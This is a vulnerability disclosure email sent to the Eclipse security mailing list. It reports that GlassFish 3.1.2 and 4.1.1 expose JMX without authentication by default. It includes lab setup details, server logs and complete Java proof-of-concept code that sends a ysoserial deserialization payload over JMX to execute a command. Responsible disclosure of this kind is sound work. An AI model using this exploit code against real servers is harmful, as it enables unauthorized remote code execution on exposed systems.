



Wayne Beaton <wayne.beaton@eclipse-foundation.org>

[security] GlassFish 3.1.2 and GlassFish 4.1.1 has Remote Code Execution vulnerable

r00t 4dm <r00t4dm@gmail.com>

Thu, Mar 5, 2020 at 8:01 PM


Reply-To: Security Issues <security@eclipse.org>

To: security@eclipse.org

Hi Oracle,

I Found about GlassFish 3.1.2. and GlassFish 4.1.1 Default environment not have JMX authentication.

I download GlassFish 3.1.2 and GlassFish 4.1.1 in:

GlassFish 3.1.2 :<https://download.oracle.com/glassfish/3.1.2/release/index.html>GlassFish 4.1.1:<https://download.oracle.com/glassfish/4.1.1/release/index.html>











Both applications run on Windows using JDK7.

I was started two virtual machine.

attack IP: 10.211.55.4

victim IP: 10.211.55.5

first unzip GlassFish 3.1.2 in victim and running...


C:\glassfish3\glassfish\bin	
名称	修改日期
 asadmin	2012/2/14 11:50
 asadmin.bat	2012/2/14 11:50
 asupgrade	2012/2/14 12:04
 asupgrade.bat	2012/2/14 12:04
 jspc	2012/2/14 11:50
 jspc.bat	2012/2/14 11:50
 startserv	2012/2/14 11:50
 startserv.bat	2012/2/14 11:50
 stopserv	2012/2/14 11:50
 stopserv.bat	2012/2/14 11:50

```
C:\Windows\system32\cmd.exe
me=main;|Running GlassFish Version: GlassFish Server Open Source Edition 3.1.2 (build 23)|#|
#|2020-03-05T21:36:38.107+0900|INFO|glassfish3.1.2|javax.enterprise.system.core.com.sun.enterprise.v3.services.impl|_Th
readID=33;_ThreadName=Grizzly-kernel-thread(1);|Grizzly Framework 1.9.46 started in: 16ms - bound to [0.0.0.0:7676]|#|
#|2020-03-05T21:36:38.107+0900|INFO|glassfish3.1.2|javax.enterprise.system.core.com.sun.enterprise.v3.services.impl|_Th
readID=27;_ThreadName=Grizzly-kernel-thread(1);|Grizzly Framework 1.9.46 started in: 16ms - bound to [0.0.0.0:4848]|#|
#|2020-03-05T21:36:38.107+0900|INFO|glassfish3.1.2|javax.enterprise.system.core.com.sun.enterprise.v3.services.impl|_Th
readID=24;_ThreadName=Grizzly-kernel-thread(1);|Grizzly Framework 1.9.46 started in: 31ms - bound to [0.0.0.0:8181]|#|
#|2020-03-05T21:36:38.107+0900|INFO|glassfish3.1.2|javax.enterprise.system.core.com.sun.enterprise.v3.services.impl|_Th
readID=23;_ThreadName=Grizzly-kernel-thread(1);|Grizzly Framework 1.9.46 started in: 47ms - bound to [0.0.0.0:8080]|#|
#|2020-03-05T21:36:38.107+0900|INFO|glassfish3.1.2|javax.enterprise.system.core.com.sun.enterprise.v3.services.impl|_Th
readID=30;_ThreadName=Grizzly-kernel-thread(1);|Grizzly Framework 1.9.46 started in: 16ms - bound to [0.0.0.0:3700]|#|
#|2020-03-05T21:36:38.263+0900|INFO|glassfish3.1.2|org.glassfish.ha.store.spi.BackingStoreFactoryRegistry|_ThreadID=1;_
ThreadName=main;|Registered org.glassfish.ha.store.adapter.cache.ShovelBackingStoreProxy for persistence-type = replicate
d in BackingStoreFactoryRegistry|#|
#|2020-03-05T21:36:38.294+0900|INFO|glassfish3.1.2|javax.enterprise.system.core.com.sun.enterprise.v3.server|_ThreadID=
;_ThreadName=main;|GlassFish Server Open Source Edition 3.1.2 (23) 启动时间: Felix (1,328 毫秒), 启动服务 (750 毫秒),
总计(2,078 毫秒)|#|
#|2020-03-05T21:36:38.544+0900|INFO|glassfish3.1.2|javax.enterprise.system.jmx.org.glassfish.admin.mbeanserver|_ThreadID
=43;_ThreadName=Thread-23;|JMX005: JMXStartupService had Started JMXConnector on JMXService URL service:jmx:rmi://10.211
.55.5:8686/jndi/rmi://10.211.55.5:8686/jmxrmi|#|
```

as we can see the GlassFish 3.1.2 startup finish. and The GlassFish 3.1.2 default open the JMX port 8686.


in default, JMX port 8686 is Unauthorized!

GlassFish 3.1.2 POC:




The GlassFish 4.1.1 is same to GlassFish 3.1.2.

startup GlassFish Server 4.1.1.



Attack success!



About JMXInvokeMBean code:

```
package com.r00t4dm;
import ysoserial.payloads.ObjectPayload;

import javax.management.MBeanServerConnection;
import javax.management.ObjectName;
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;
import javax.naming.Context;
import java.util.Hashtable;

public class JMXInvokeMBean {

    public static void main(String[] args) throws Exception {
        String ip = "10.211.55.5";
        String port = "8686";
        String payload_type = "Jdk7u21";
        String cmd = "calc";

        Hashtable env = new Hashtable();
        String[] credentials = new String[] {"admin", "adminadmin"};
        // env.put(JMXConnector.CREDENTIALS,credentials);

        JMXServiceURL url = new JMXServiceURL("service:jmx:rmi:///jndi/rmi://" + ip + ":" + port + "/jmxrmi");

        JMXConnector jmxConnector = JMXConnectorFactory.connect(url,env);
        MBeanServerConnection mbeanServerConnection = jmxConnector.getMBeanServerConnection();

        // create the payload
        Object payloadObject = ObjectPayload.Utils.makePayloadObject(payload_type, cmd);
        ObjectName mbeanName = new ObjectName("java.util.logging:type=Logging");
```

```
mbeanServerConnection.invoke(mbeanName, "getLoggerLevel", new Object[]{payloadObject}, new
String[]{String.class.getCanonicalName()});

    //close the connection
    jmxConnector.close();
}

}
```

Final, I have Two Suggestions:

1. I promise I Download GlassFish Server from the official website. But Why GlassFish Server default not initialized Password. I think When GlassFish startup, You can initialized default Password in Server, and Save the password as a file in the application directory.
2. Of course you Don't Need To initialized Password in Server, But I think You can disable JMX protocol in default.

Thanks,

r00t4dm.

security mailing list
security@eclipse.org

To change your delivery options, retrieve your password, or unsubscribe from this list, visit
<https://www.eclipse.org/mailman/listinfo/security>